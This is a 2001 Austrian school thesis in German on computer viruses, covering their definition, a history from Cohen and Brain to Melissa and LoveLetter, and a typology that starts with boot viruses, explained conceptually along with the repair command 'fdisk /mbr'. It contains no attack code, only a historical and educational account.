# Analyse einiger typischer Computerviren

Bundesrealgymnasium und Wirtschaftskundliches Realgymnasium Wien VIII
Feldgasse 6 - 8

Fachbereichsarbeit aus Informatik

# Analyse einiger typischer Computerviren

Verfasser:
**Nikolaus Rameis**

Betreuerin:
**Mag. Silvia Hörzer**

2.Auflage März 2001, Wien

Online-Version am 04.01.2002 veröffentlicht.

# Inhaltsverzeichnis

# 1. Einleitung

## *1.1. Vorwort*

Im Sommer 1998 wurde mein Computer vom CIH-Virus befallen. Das war mein erster Kontakt mit Computerviren und ist bis heute nicht mein einziger geblieben. Mit der ersten Virusinfektion erwachte mein Interesse an Computerviren. Ich begann verschiedene Antiviren-Produkte auszuprobieren und informierte mich eingehender über Viren.

Ich erkannte bald, dass Computerviren sich meist nur wegen der Unwissenheit der Anwender ausbreiten können. Daher ist es mir ein Anliegen mitzuhelfen, die zum Teil falschen Informationen über Computerviren, die in den Köpfen der Leute kursieren, aus der Welt zu schaffen. Dies möchte ich anhand der Analyse einiger typischer Computerviren erreichen und zeigen, dass sich hinter Computerviren nichts Mystisches verbirgt.

Im Herbst 1998 beobachtete ich, dass die Anzahl der erkannten Viren und deren Varianten von zirka 10.000 einen Sprung auf 20.000 machte. Im Oktober 2000 identifizierte das Antiviren-Paket "F-PROT" bereits über 50.000 Viren und deren Derivate.

Bei der starken Verbreitung von PCs nicht nur im kommerziellen sondern auch im privaten Bereich werden immer mehr Menschen immer öfter mit dem vom Gewohnten abweichenden Verhalten ihres PCs konfrontiert. Die Unterscheidung zwischen "normalem" Fehlverhalten des PCs und einer möglichen Infektion durch einen Computervirus ist nicht immer ganz einfach.

In den Medien werden Tatsachen über Computerviren entweder missverständlich dargestellt oder gar zu "elektronischen Weltuntergängen" aufgebauscht. Gleichgültig, ob diese Berichterstattungen verkürzt oder übertrieben werden, ein positiver Nebeneffekt existiert:

Immer mehr Menschen beginnen, sich über Computerviren Gedanken zu machen und wollen sich darüber informieren.

In dieser meiner Arbeit möchte ich einen Beitrag zu sachlicher Information liefern.

### *1.2. Definition*

*"[...] We define a computer 'virus' as a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself. With the infection property, a virus can spread throughtout a computer system or network using the authorizations of every user using it to infect thier programs. Every program that gets infected may also act as a virus and thus the infection grows.*

*In der Übersetzung klingt das etwa so:*

*Wir definieren einen 'Computer-Virus' als ein Programm, das es versteht, andere Programme zu 'infizieren', indem es diese so modifiziert, daß sie eine möglicherweise verbesserte Kopie seiner selbst enthalten. Mit den durch die Infektion erworbenen Rechten kann sich ein Virus überall in einem Computersystem oder -netzwerk ausbreiten, indem es die Berechtigung eines jeden Benutzers, der es verwendet, dazu gebraucht, dessen Programme zu infizieren. Jedes Programm, das infiziert wird, kann seinerseits als Virus agieren. Auf diese Weise breitet sich die Infektion aus. [...]"* [1]

Diese Definition wurde bereits 1984 von Dr. Fred Cohen in seiner Publikation "Computerviruses, Theory and Experiments" verfasst und trifft (fast) ohne Einschränkungen auch heute noch zu. Computerviren sind also keineswegs eine neue "Erscheinung" der 90er Jahre.

*"[...] Handelt es sich um einen Computervirus, heisst es - im Gegensatz zu biologischen Viren (das Virus) - der Virus. [...]"*[2]

Die Bezeichnung "Virus" ist oft irreführend. Computerviren sind, wie oben bereits erwähnt, nichts anderes als Programme. Es ist eine weitverbreitete Meinung, dass sie von selbst einfach so aus dem "Nichts" entstehen. Sie sind genauso Programme, die wie alle anderen Anwendungen auch von einem Programmierer geschrieben und erzeugt werden müssen.

*"[...] In general, viruses are just program [sic!] - rather unusual programs perhaps, but written just like any other program. It does not take a genius to write one - many ten year old kids caneasily create viruses. [...] A virus cannot appear all by itself, it has to be written, just like any other program. [...] "*[3]

[1] Thomas Dehn: Virenschutz. Wirkungsweise, Abwehr und Beseitigung von Computerviren. München: Verlag C. H. Beck 1993. S.11. In der Folge zitiert als: Virenschutz.
[2] Andreas F. Golla: Das Anti-Virus-Buch. Kampf den Computer-Viren. Kilchberg: SmartBooks Publishing AG 1999. S. 26. In der Folge zitiert als: Anti-Virus-Buch.
[3] www.complex.is/pub/fp-308c.zip/virus.txt. In der Folge zitiert als: virus.txt.

Ebenso wird fälschlicherweise angenommen, dass Viren nur die grafische Ausgabe manipulieren. Dass sich Viren mit grafischen Ausgaben zu erkennen geben, ist die Ausnahme (!) und nicht die Regel.[4]

Ein Virusprogramm ist durch zwei Merkmale gekennzeichnet:[2]

Das erste Merkmal, das aus Cohens Definition nicht klar hervorgeht, ist, dass ein Computervirus ein nicht-selbständiger Programmcode ist. Das heißt, dass Viren immer ein anderes Programm als Wirt benötigen. Ohne einen Wirt kann der Virus nicht aktiv werden. Sobald das Wirtsprogramm aufgerufen und ausgeführt wird, wird der Virus aktiv.

Das zweite Merkmal, das Cohen bestens definiert hat, ist das der Vermehrung. Das heißt also, dass beim Ablauf des Wirtsprogrammes der Viruscode aktiv wird und mindestens nach einem weiteren geeigneten Wirtsprogramm sucht und dieses mit seinem - möglicherweise veränderten - Viruscode infiziert.

Meistens besitzen Viren ein Zusatzfeature, das aber nicht kennzeichnend für Viren ist, aber trotzdem weit verbreitet. Viele Computerviren haben eine sogenannte "Schadfunktion". Diese Schadfunktion kann alles mögliche beinhalten. *"[...] Was das Virus [sic!] letztlich an Schaden anrichtet, das hängt grundsätzlich nur von den Programmierkenntnissen dessen ab, der es konzipiert und schreibt. Alles was sich überhaupt als Programm niederschreiben läßt, kann auch einem Virus als Schadfunktion mitgegeben werden. Ob das Virusprogramm [... irgendwelche grafischen Ausgaben macht] oder ob es - was schon erheblich unangenehmer ist - bei jedem Aufruf einzelne Daten [...] auf der Platte löscht [...], das hat im Prinzip damit nichts zu tun, daß es ein Virus ist. Das hängt von der Fantasie, den Kenntnissen - und Interessen! - dessen ab, der das Virus [sic!] programmiert hat. Diese Schadfunktion braucht von Hause aus nicht einmal bösartig sein. [...]"*[3]

In diesem Zusatzfeature ist häufig auch eine "Trigger"-Bedingung[4] definiert. Dies bedeutet, dass die Schadensroutine erst bei einer bestimmten Bedingung ausgeführt wird. Das kann zum Beispiel ein bestimmtes Datum - Freitag, der 13. wird gerne verwendet -, eine bestimmte Uhrzeit, eine Tastenkombination oder der Start eines bestimmten Programmes sein - um zum Beispiel den Start eines Antiviren-Programmes zu verhindern. Die Bedingung könnte der Programmierer auch weglassen und den Virus gleich die Schadfunktion ausführen lassen.

*"[...] Other viruses may have no intentional effects other than just replicating. [...]"*[5]
Die Schadfunktion als auch die Trigger-Bedingung unterliegen beide der Phantasie des Virus-Konstrukteurs und sind - um es noch einmal zu betonen - nicht für Viren kennzeichnend.

[4] Vgl. CHIP SPECIAL Anwenderpraxis: Computer-Viren '95. München: Vogel Computerpresse GmbH 1994. S. 90. In der Folge zitiert als: Chip Special.
[2] Vgl. ebda, S. 8.
[3] Vgl. ebda, S. 8.
[4] Trigger: engl. Auslöser
[5] virus.txt

## *1.3. Geschichte*

### 1984 - 1985 Fred Cohen[1]

Die Idee und das Konzept von Programmen, die sich selbst vervielfältigen, wurde bereits 1949 vom Mathematiker John von Neumann (1903 bis 1957) - dem geistigen Vater der modernen Informationstechnologie - entwickelt. In der Veröffentlichung " Die Theorie und Organisation komplexer Automaten" stellte er eine Theorie solcher Computerprogramme vor, in seinen weiteren Überlegungen erweiterte er dieses Konzept auf sich selbst reproduzierende Maschinen, die als " Von-Neumann-Maschinen" (auch blue-print-model) in die Fachliteratur eingegangen sind. Dieses Konzept hat in den folgenden Jahren eine umfangreiche Sparte von Science-Fiction-Literatur hervorgerufen.

In den 70er Jahren wurden auf UNIX basierenden Großrechnern, die in den Rechenzentren der Universitäten eingesetzt waren, von Operatoren und Studenten kleine Programme eingesetzt, die um die Belegung von Speicherplatz und Rechenzeiten konkurrenzierten.

Der Begriff "Computervirus" wurde 1981 von Professor Len Adleman (University of Southern California) geprägt, der zu dieser Zeit den Dissertanten Fred Cohen mit der Untersuchung über die Möglichkeiten von selbstreproduzierenden Programmen betreute.

Im Jahr 1984 war Cohens Dissertation "Computerviruses, Theory and Experiments" abgeschlossen. Es gelang ihm, mit seinem Testprogramm binnen kurzer Zeit das Rechenzentrum der Universität lahmzulegen. In den folgenden Jahren konnte er mit seiner veröffentlichten Dissertation und zahlreichen Vorträgen die Aufmerksamkeit der Fachwelt auf das Thema "Computerviren" lenken und gilt seither als Entdecker der Computerviren.

Ab 1985 entstanden auf den Großrechnern diverse Virusprogramme, die zunächst den Charakter von Scherzprogrammen hatten. So wurden beispielsweise eingegebene Zeichen am Bildschirm gelöscht ("Buchstabenfresser") oder umgedreht oder an den unteren Bildschirmrand gezogen und gelöscht. Andere Virusprogramme brachten Scherztexte auf den Bildschirm; einen gewissen Bekanntheitsgrad erreichte das "GIMME A COOKIE !"-Programm, das durch die Eingabe von "COOKIE" für eine gewisse Zeit ruhiggestellt werden konnte. Eine Schadensfunktion - wie im Kapitel 1.2. definiert - hatten diese Programme noch nicht.

Nach der Veröffentlichung des Themas "Computerviren" in der "Bayrischen Hackerpost" im April 1985 und der deutschen Übersetzung der Arbeit von Cohen begannen einige Hobbyprogrammierer in Deutschland mit dem Schreiben von Virusprogrammen. Bereits 1986 wurde das Rechenzentrum der Berliner Freien Universität von einem Computervirus infiziert.

[1] Vgl. Klaus Jamin: Compterviren. Merkmale und Gegenmittel. Reinbek bei Hamburg: Rowohlt Taschenbuch Verlag GmbH 1992. S. 177ff. In der Folge zitiert als: Computerviren.

In diesen Jahren hielten die meisten Computerspezialisten trotz Cohens Warnungen eine umfassende Virenverbreitung immer noch für ausgemachte Utopie. Eine Gefahr für die Personal Computer, die ab Mitte der 80er Jahre in immer steigenden Stückzahlen in allen Bereichen der Verwaltung und Industrie eingesetzt wurden, konnten sie sich nicht vorstellen.

Ab Anfang 1986 verbreiteten sich in den USA über Mailboxen bereits einige Virusprogramme wie EGABTR oder SURPRISE, die Verbesserungen zum DOS-Betriebssystem der IBM-PC versprachen, die jedoch nach dem Aufruf alle Dateien der Festplatte löschten[1].

### 1986 - Brain-Virus

Etwa zur gleichen Zeit traten in den USA gehäuft Fehler auf 5¼-Zoll-Disketten für MS-DOS-basierenden PCs auf, die eingelegten Disketten konnten plötzlich nicht mehr gelesen werden. Die genauere Untersuchung der defekten Datenträger ergab, dass auf den Urladesektoren folgende unverschlüsselte Nachricht gespeichert war:

*"[...] Welcome to the Dungeon*
*© 1986 Basit & Amjad (pvt) Ltd.*
*BRAIN COMPUTER SERVICES..730 NIZAM BLOCK ALLAMA IQBAL TOWN*
*LAHORE-PAKISTAN..PHONE:430791,443248,280530.*
*Beware of this VIRUS.....Contact us for vaccination.....[...]".*[2]

Die Nachforschungen ergaben, dass zwei pakistanische Brüder, Basit Farooq Alvi und Amjad Farooq Alvi, an dieser Adresse ein Computergeschäft betrieben. In diesem Betrieb wurden Raubkopien von US-Software wie zum Beispiel WORDSTAR und LOTUS1-2-3 verkauft. Die einheimischen Kunden erhielten nicht infizierte Programme, an ausländische Käufer wurden infizierte Programmdisketten abgegeben. Das ab diesem Zeitpunkt "Brain-Virus" genannte Programm war so konzipiert, dass es die Startsektoren - auch Bootsektoren genannt - von jeder an dem PC erreichbaren Diskette mit seinem Code und der obigen Botschaft überschreiben konnte. Der erste sogenannte "Bootsektor-Virus" war damit entstanden. Angeblich sollen etwa 100.000 Disketten mit dem Brain-Virus infiziert worden sein, da bis zu diesem Zeitpunkt keine brauchbare Antiviren-Software existierte. Weiterentwickelte Varianten dieses Brain-Virus sollen noch heute existieren.

Die lawinenartige Verbreitung dieses Virusprogrammes machte allen optimistischen Fachleuten die Anfälligkeit der Computertechnologie deutlich. Auch auf anderen Systemen wie dem weitverbreiteten C64-Homecomputer sowie auch auf Macintosh-Computern von APPLE traten

[1] Vgl.Computerviren, S. 178.
[2] Computerviren, S. 179.

diverse Virusprogramme auf. Als Reaktion auf diese Ereignisse bildete sich ein neuer Berufszweig für Programmierer heraus - der Virenjäger.

Einer der ersten dieser Branche war John McAfee, dessen Firma mit dem stark steigenden Einsatz von PCs sich vergrößerte, und dessen Scan-Programm mittlerweile weltweit auf den meisten Rechnern zu finden ist. Angefangen hatte er ganz bescheiden mit einem fahrbaren Virenlabor in San Francisco , dem "Bugbuster", mit dem er wie eine Feuerwehr von einem Virenbrandherd zum nächsten fuhr. Mittlerweile gibt es weltweit Hunderte von solchen Computerspezialisten, die sich mit der Bekämpfung der Computerviren befassen.

### 1987 - Elektronische Weihnachtsgrüße

Die gegen Ende der 80er Jahre einsetzende Vernetzung von Großrechnern begünstigte die Verbreitung von Virusprogrammen. Im Dezember 1987 versandte ein Student einen Weihnachtsgruß in Form eines mit Buchstaben gezeichneten Weihnachtsbaumes in das IBM-Rechnernetz PROFS (Professional Office System). Beim Start des Programmes durch den Empfänger dieses Grußes erschien auf dem Bildschirm ein Weihnachtsbaum, im Hintergrund aber kopierte das Programm seinen Code und sandte ihn an alle in der Mail-Datei des Empfängers gefundenen Adressen. Der Erfinder des Programms soll lediglich beabsichtigt haben, den Weihnachtsgruß an die in seinem eigenen Mailverzeichnis enthaltenen Adressen zu senden. Er hatte aber nicht bedacht, dass der Host seiner Universität mit Rechnern in aller Welt vernetzt war. Mit dem ausgelösten Schneeballeffekt hatte sich dieses Programm innerhalb weniger Tage mehrere zehntausendmal im IBM-Netzwerk kopiert.

### 1988 - Jerusalem-Virus und der Morris-Wurm

In diesem Jahr wurden die ersten Mailboxen eingerichtet, sogenannte Virus-Exchange-Boards - kurz VX-Boards -, die der sich nun bildenden Underground-Szene als Informations- und Tauschbörse für alte und neue Virusprogramme dienten. Ebenso wurden Undergroundmagazine gegründet, in denen unter anderem vollständige Quellcodes veröffentlicht wurden. In der Regel führte das dazu, dass das betreffende Virusprogramm in vielfachen Varianten - eine Virusfamilie - nachprogrammiert wurde.

Im Dezember 1987 konnte der "Jerusalem-Virus" an der Hebrew-Unversität in Jerusalem entdeckt werden. Dieses Virusprogramm wurde zum Grundmuster einer noch heute weit verbreiteten Virusfamilie. Er infizierte alle ausführbaren *.COM- und *.EXE-Dateien von DOS-basierten PCs und hatte die Aufgabe, wenn das Systemdatum des Rechners auf einen Freitag mit dem 13. Tag eines Monats (das wäre der 13. Mai 1988 gewesen) alle Programme vom Speicher zu löschen. Dieses Virusprogramm wird auch als "Freitag-der-13.-Virus" bezeichnet.

Am 2.November 1988 verursachte ein Virusprogramm des Studenten Robert T. Morris innerhalb weniger Stunden den Ausfall von etwa 6200 am INTERNET angeschlossenen Computern. Morris wollte eigentlich Schwächen des UNIX-Betriebssystems testen und hatte damit durchschlagenden "Erfolg". Das Virusprogramm bearbeitete eine interne Liste von möglichen Passwörtern ab, die beispielsweise von den Herstellern bei der Installation von neuen Rechnern ausgeliefert wurden wie "BOSS", "GUEST", "ADMIN" oder so ähnlich, die dann oft von den Systemadministratoren der Rechenzentren nicht mehr geändert wurden. Nachdem sich das Programm auf diese Weise in das fremde System eingeloggt und seinen Code dorthin kopiert hatte, durchsuchte es die Mail-Dateien der dort angeschlossenen Benutzer und kopierte seinen Code wiederum weiter, der "Schneeballeffekt" war damit gestartet. Das Virusprogramm sollte sich nur einmal pro System kopieren, aber durch einen Programmierfehler vervielfältigte sich das Virusprogramm so oft, bis auf dem System keine Speicherressourcen mehr verfügbar waren. Zunächst gab es auf den infizierten Systemen verzögerte Antwortzeiten, dann liefen normale Routineaufgaben wie im Schneckentempo ab und schließlich waren viele Systeme nicht mehr bedienbar. Sie mussten nach Unterbrechen der Netzwerkverbindungen völlig neu aufgesetzt werden.

Im April 1988 kam die erste Version eines Virensuchprogrammes für PCs von John McAffee auf den Markt, mit dem bereits 19 verschiedene Virusprogramme erkannt werden konnten.

Aber solche Virensuchprogramme (auch Scanner genannt) können immer nur auf neu verbreitete Computerviren reagieren, hier drängt sich der Vergleich mit dem Wettlauf zwischen Hase und Igel auf. Insbesondere Bulgarien, dem innerhalb der COMECON die Produktion von Software zugeteilt war, entwickelte sich zu einer Quelle von Computerviren. In Sofia soll es eine regelrechte "Virenfabrik" gegeben haben. Bis Ende 1988 wurden ungefähr 60 bulgarische Virusprogramme gefunden, bekannt wurde der "Dark Avenger", durch den die Verzeichniseinträge des Directory von MS-DOS so manipuliert wurden, dass Veränderungen der Programmlängen nicht erkannt werden konnten.[1]

Im folgenden Jahr wurde beispielsweise in Neuseeland und in Australien der "Marijuana-Virus" oder auch "Stoned-Virus" entdeckt, durch den der Boot-Sektor von 5¼-Zoll-Disketten infiziert wurde, bei jedem achten Programmaufruf erschien die Meldung "Your Computer is now stoned. Legalize Marijuana". Der Virenscanner von McAfee wurde auf die Erkennung von
44 Computerviren erweitert.

Der US-Bundesstaat Minnesota stellte ab November 1989 die wissentliche Verbreitung von Computerviren unter Strafe, gleichgültig ob sie über Disketten oder Mailboxen verbreitet wurden.

Die Verbreitung von Virusprogrammen machte auch vor gut bewachten Grenzen nicht Halt. Der Vorsitzende des chinesischen Instituts für Computersicherheit soll damals in einem Interview

[1] Vgl. Computerviren, S. 181.

zugegeben haben, dass etwa 10 Prozent aller etwa 300.000 installierten Computer der Volksrepublik China mit den Viren "Marijuana", "Bouncing Ball" und weiteren infiziert wurden.[1]

Die Methoden der Virusprogramme wurden nun immer komplizierter und raffinierter. Eine in Panama registrierte Firma namens PC Cyborg Corporation verschickte an die Teilnehmer einer AIDS-Konferenz fast 100.000 Disketten mit dem Hinweis auf Informationsmaterial zur AIDS-Krankheit. Auf der Diskette befanden sich das Informationsprogramm AIDS.EXE und INSTALL.EXE. Beim Aufruf von INSTALL.EXE wurde die Startdatei AUTOEXEC.BAT in AUTO.BAT umbenannt, mit dem Einlesen der Diskette wurde auf die Festplatte des Computers ein sogenanntes "Trojanisches Pferd" installiert, mit der Wirkung, dass nach 90maligem Neustart des Computers die Festplatte neu formatiert wurde.

## 1990-1995 MS-DOS PC, Commodore Amiga

Auch der Anfang der neunziger Jahre noch massenhaft verkaufte Commodore Amiga wurde als Programmierplattform für Virusprogramme genützt. Eine große Anzahl in Heimarbeit erstellter Virusprogramme wurde zwischen den zumeist minderjährigen Benutzern ausgetauscht, wobei es zu regelrechten Wettkämpfen um den möglichst destruktiven Viruscode kam. Mit dem Beinahe-Aussterben dieser Produktlinie und dem Bankrott der Firma Commodore wanderten viele Virenprogrammierer zu den PC-Systemen ab. Ihr Know-How nahmen sie mit.

Im Jänner 1990 wurde die Stealth-Technik entwickelt. Als erster "Stealth-Virus" wurde der "4096-Virus" entdeckt. Dieser neue Virustyp war in der Lage, sich vor dem Betriebssystem zu tarnen, indem er resident am oberen Ende des Hauptspeichers geladen wurde. Weiters veränderte er die Dateizuordnungstabelle der Festplatte, damit wurden sowohl Programme als auch Datenbestände infiziert.

Mit dem endgültigen Durchbruch des PC-Betriebssystems DOS und seiner Varianten stieg die Verbreitung von Computerviren sprunghaft an. Mit der massenhaften Ausbreitung der MS-DOS-basierenden PCs verbreiteten sich auch die darauf programmierten Computerviren. Ende 1990 sollen bereits über 200 MS-DOS-Virenfamilien entstanden sein. Die wenigsten "überlebten" jedoch dauerhaft. Viele richteten Schäden an, andere zeigten Grafiken oder trieben mit den Benutzern niveaulose Scherze. Ein relativ harmloses Exemplar legte zum Beispiel den Rechner lahm und verlangte für eine Wiederaufnahme der Arbeiten die Eingabe von "Happy Birthday Joshi". Ein besonders bösartiges Exemplar ließ den Benutzer mit einer simplen Slotmaschine um seine Festplatte spielen. Gewann er, konnte die vollständige Formatierung abgewendet werden, wenn nicht, half nur noch der Griff zum Reset-Schalter. Eine Variante dieses Programmes löschte auch dann die Festplatte, wenn der Benutzer das Spiel gewann.

[1] Vgl. ebda, S.182.

Ein bekannter japanischer Computerhersteller soll damals die Entwicklung von Computerviren in Auftrag gegeben haben, die nur auf den Computern der Konkurrenz wirksam werden sollten.

Im Jahr 1991 wurde eine andere Programmiermethode entwickelt. So verschlüsselte der "Saddam-Hussein-Virus" vorhandene Datenträger, dass sie ohne residenten Virencode im Speicher nicht mehr lesbar waren.

Ebenso wurde im Jahre 1991 von Rüstungsexperten diskutiert, ob es französischen Waffenherstellern gelungen sei, die Steuerungsprogramme ihrer an den Irak gelieferten Exoket-Raketen mittels Blockaderoutinen auszuschalten. Das Verteidigungsministerium der USA beauftragte umgehend ein Forschungsteam mit der Aufgabe festzustellen, ob Computerviren per Funk in gegnerische Systeme eingespeist werden könnten[1].

Diese Entwicklungen und Diskussionen wurden auch von Boulevardblättern mit Vorliebe in den auflagenschwachen Sommermonaten aufgegriffen und in düstere Szenarien eines elektronischen "Weltuntergangs" aufgebauscht. So wurde insbesondere der zwar destruktive, aber leicht zu beseitigende Michelangelo-Virus, der am Geburtstag des italienischen Genies die Festplatte löscht, zu einem technologieverschlingenden Monster aufgebläht. Andere Computerviren wurden in ähnlicher Weise zu elektronischen "Monstern" erhoben.

Dabei gab und gibt es Grund zur Vorsicht. Die in Assembler programmierten Viren wurden immer komplexer, konnten mutieren und verfügten mittlerweile über variable Verschlüsselungen und verschiedene Stealth-Techniken.

Allein im Jahr 1994 entstanden mehr als 2000 neue Exemplare, von denen allerdings nur wenige eine wirkliche Verbreitung erlangten. Ab 1994/95 erschienen sogenannte "multipartite Viren". Diese hochkomplexen Hybrid-Viren nutzen verschiedene Infektionsmechanismen und können gleichzeitig neben Dateien auch Bootsektoren oder Partitionstabellen befallen. Besonders destruktive Vertreter dieser Spezies verschlüsseln den Bootsektor und die Datenstruktur der Festplatte, die dann ohne aktiven Virus im Speicher nicht mehr lesbar sind. Zu nennen wären hier insbesondere Programme wie "One-Half", "Monkey" und "Neuroquila".

In den Underground-Mailboxen tauchten aber zunehmend auch verschiedene Virentoolkits und "Virus Construction Kits" auf, mit denen jeder seinen eigenen Virus erstellen und mit polymorphen Eigenschaften versehen konnte, sodass sich auch zunehmend Programmierunkundige an der Verbreitung von Computerviren beteiligen konnten.

[1] Vgl. Computerviren, S.184.

## Der globale Austausch und die Internationalisierung der Virenszene[1]

Auch ein Virenprogrammierer strebt nach Gedankenaustausch mit Gleichgesinnten. Die Informationen über neue Techniken, Sicherheitslücken und das Streben nach Anerkennung, zumindest im kleinen Kreis der "Auserwählten", haben seit Beginn der Verbreitung von Computerviren eine Reihe von international betriebenen Mailboxen und Internet-Adressen hervorgebracht, auf denen reger Betrieb herrscht. Per Modem und Telefonleitung wandern neue und alte Sourcecodes und Programmieranleitungen nebst frischen Viren in Sekundenschnelle rund um den Globus.

Aus dem vor einigen Jahren noch relativ sporadisch stattfindenden Austausch über einige Szene-Mailboxen in den USA, erinnert sei hier nur an die als Institution geltende Black Axis, haben sich mittlerweile feste Strukturen herausgebildet, die heute fast ausschließlich über das Medium Internet in seinen Web- und FTP-Spielarten funktionieren. Virenprogrammierer und solche, die sich dafür halten, schlossen sich zu festen internationalen Gruppen zusammen, die ausschließlich per Datenleitung miteinander kommunizierten. Zu nennen wären hier nur die bekanntesten: PHALCOM/SKISM, NUKE oder YAM (steht für Youngsters against McAfee).

Wurde anfänglich nur Anwendern der Zugriff auf die gespeicherten Inhalte gewährt, die sich durch Ausfüllen eines umfangreichen Fragenkatalogs als szenezugehörig identifizieren konnten, wurde später vielfach nur noch das Hochladen eines selbstprogrammierten Exemplars als Zugangsvoraussetzung festgeschrieben. Dies war ein Grund für die Flut von leicht abgewandelten Varianten bereits bekannter Viren, deren Sourcecode seit längerem bekannt war.

Mit der Zeit entstanden regelrechte Untergrund-Magazine, die ebenfalls über die internationalen Datenleitungen verschickt wurden. Zu nennen wären hier nur 40HEX oder das NUKE Info Journal.

Es ist davon auszugehen, dass diese Entwicklung weiter anhalten wird, auch wenn sich der Schwerpunkt der Virusprogrammierung von der DOS-Plattform in attraktivere Bereiche verlagern wird.

## Das Ende naht?[2]

Die Anzahl der wirksamen Viren für Apple-Rechner liegt in der Größenordnung von ungefähr 20 - 50 Exemplaren. Echte Windows-, Unix- und OS/2-Viren sind kaum noch vorhanden. Aufgrund der hierfür notwendigen Komplexität und Größe sind derartige Exemplare schwer zu programmieren und leichter zu entdecken, haben also schlechtere Voraussetzungen im "Überlebenskampf" gegen die Virenjäger als ihre DOS-Verwandtschaft.

[1] Vgl. Anti-Virus-Buch, S. 21f.
[2] Vgl. ebda, S. 23f.

Eine andere Entwicklung zeichnet sich ab. Auf leistungsfähigen Rechnern mit 32-Bit-Betriebssystemen, wie OS/2 oder Windows NT, verschwindet der natürliche Lebensraum der Assembler-Viren. Lediglich in emulierten DOS-Boxen können derartige Exemplare zum Ablauf gebracht werden.

Das Mischsystem Windows 95 stellt zwar ebenfalls eine "lebensfeindliche Umwelt" für die meisten dieser "Plagegeister" dar, bietet aber durch seine Abwärtskompatibilität genügend Ansatzpunkte für überraschende Terroraktionen. Eine Menge Schaden kann zum Beispiel durch "amoklaufende" Viren angerichtet werden, die mit der veränderten Umgebung nicht zurechtkommen. So verweigert bereits das Windows 95-Setup den fehlerlosen Ablauf, wenn bestimmte Viren aktiv sind.

Obwohl die Zeiten massenhafter Verbreitung für herkömmliche Viren mit dem allmählichen Rückgang der DOS-basierten Systeme dem Ende entgegengehen, kann keine Entwarnung gegeben werden. Die Entwicklung lässt sich nicht aufhalten, der nächste Evolutionssprung hat bereits stattgefunden. Dabei stellen keinesfalls speziell für Windows 95 entwickelte Viren die Hauptgefahr dar, obwohl auch hier in kurzer Zeit neue Arten entstanden und sich wie der CIH-Virus, in kurzer Zeit massenhaft verbreiteten.

Viel gefährlicher sind die bereits 1995 entstandenen Windows-Makroviren, die, wie sich zeigen wird, eine völlig neue Qualität der Virenverbreitung darstellen .

## Neueste Entwicklungen

Im März 1999 verbreitete sich der "Melissa-Virus" innerhalb kurzer Zeit weltweit, betroffen waren insbesondere Windows-PCs mit der Standard-Software MS OFFICE 97. "Melissa" ist ein Makrovirus, das zuerst in Word-Dokumenten auftrat und die Verbreitung per E-Mail durchführte. Ausgangspunkt war immer eine vertraulich wirkende E-Mail-Nachricht, dass soeben eine schon lange versprochene Datei übersandt wurde. Beim Öffnen der Datei wurde das Virusprogramm aktiviert und an die ersten 50 Einträge des E-Mail-Adressbuches versandt. Durch den damit ausgelösten Schneeballeffekt wurden eine große Anzahl von Mail-Servern weltweit blockiert[1].

Ab 4.Mai 1999 legte der "LoveLetter-Virus" großteils die Mail-Server des Internets lahm. Im Kapitel 2.1 ist dessen Funktionsweise detailliert beschrieben.

Im August 2000 wurde der erste Trojaner für den Palm V entdeckt. Er versteckt sich unter dem Icon "Crack 1.1" . Beim Aktivieren versucht dieses Programm, alle Applikationen zu löschen und den Palm V neu zu starten.

[1] Orlow P. Busch: Gefährliche Post aus dem Internet. In: PC PRAXIS-PLUS 1/2000. S. 123. In der Folge zitiert als: PC-Praxis.

Im Oktober 2000 ergab der Update von F-PROT bereits eine Erkennungsrate von etwa 50.000 Viren und deren Varianten.

## *1.4. Typologie*

Da es die unterschiedlichsten Typen von Viren gibt, muss man sie in Gruppen einteilen, um sich zurechtzufinden. Die meisten Viren haben sich auf einen Wirt spezialisiert, aber leider nicht alle, deswegen kommt es bei der Klassifizierung oft zu Überschneidungen. Von den Virusprogrammierern wird ein Teil der Computerviren direkt an die Virenjäger übergeben, solche Viren werden auch "Zooviren" genannt, alle anderen Computerviren werden einfach in das Internet gestartet, sie werden daher als "in the wild"-Viren - kurz ITW-Viren - bezeichnet.

### 1.4.1. Bootviren[1]

Jeder Datenträger - sei es nun Diskette oder Festplatte - besitzt einen speziellen Sektor. Die nicht-bootfähigen Datenträger haben an dieser Stelle - dem Sektor 0 - nur ein kleines Programm, das eine Meldung wie "Non-System disk or disk error - Replace and strike any key when ready... Disk Boot failure!" ausgibt. Bei bootfähigen Datenträgern befinden sich im Sektor 0 wichtige Informationen für den Startvorgang. In diesem Sektor sind Routinen zum Testen und Initialisieren der Hardware und schließlich zum Laden des Betriebssystems gespeichert. Da der Sektor 0 immer zuallererst geladen wird, ist er natürlich ein guter Angriffspunkt. Aus diesem Grund verwendeten auch die ersten verbreiteten Computerviren den Bootsektor zur Vermehrung.

Um 1986/87 waren Festplatten für PCs meist erst vom Hörensagen bekannt. Da sich nur wenige - wie Firmen zum Beispiel - die teuren Plattenlaufwerke leisten konnten, ist es nicht verwunderlich, dass die Viren auf Disketten - zu dieser Zeit noch im 5¼ Zoll-Format - spezialisiert waren. Es dauerte nicht lange, bis diese Viren für Festplatten umgeschrieben wurden.

Für gewöhnlich wird von Bootviren der MBR (Master Boot Record) infiziert und nicht der Bootsektor einer Partition. Nur eine Minderheit der Viren wurde darauf programmiert. Um den Bootsektor einer Partition zu infizieren, muss zuerst der MBR, der sich im ersten physikalischen Sektor der Platte befindet und nebst anderen Informationen die Partitionierungsdaten beinhaltet, gelesen und analysiert werden, um die physikalische Adresse der Bootsektoren zu finden. Da ein Sektor in der Regel nicht allzuviel Platz bietet, muss der Virus das ursprüngliche Programm - die Urladeroutine oder Bootstrap-Loader - in einen anderen Sektor auslagern. Die Startaufrufe werden vom Virus an den verschobenen Bootstrap-Loader weitergeleitet, sodass das System bootfähig bleibt. Die harmlosen Virusprogramme verschieben lediglich den MBR und richten sonst keinen Schaden an, außer dass die Daten auf dem Sektor, auf den der MBR verschoben wurde, verloren gehen. Bei diesen einfachen Exemplaren genügt es meist, den DOS Befehl

[1] Vgl. Anti-Virus-Buch, S. 26f.

```
fdisk /mbr
```

auszuführen, damit der Standard-Loader wieder hergestellt wird.

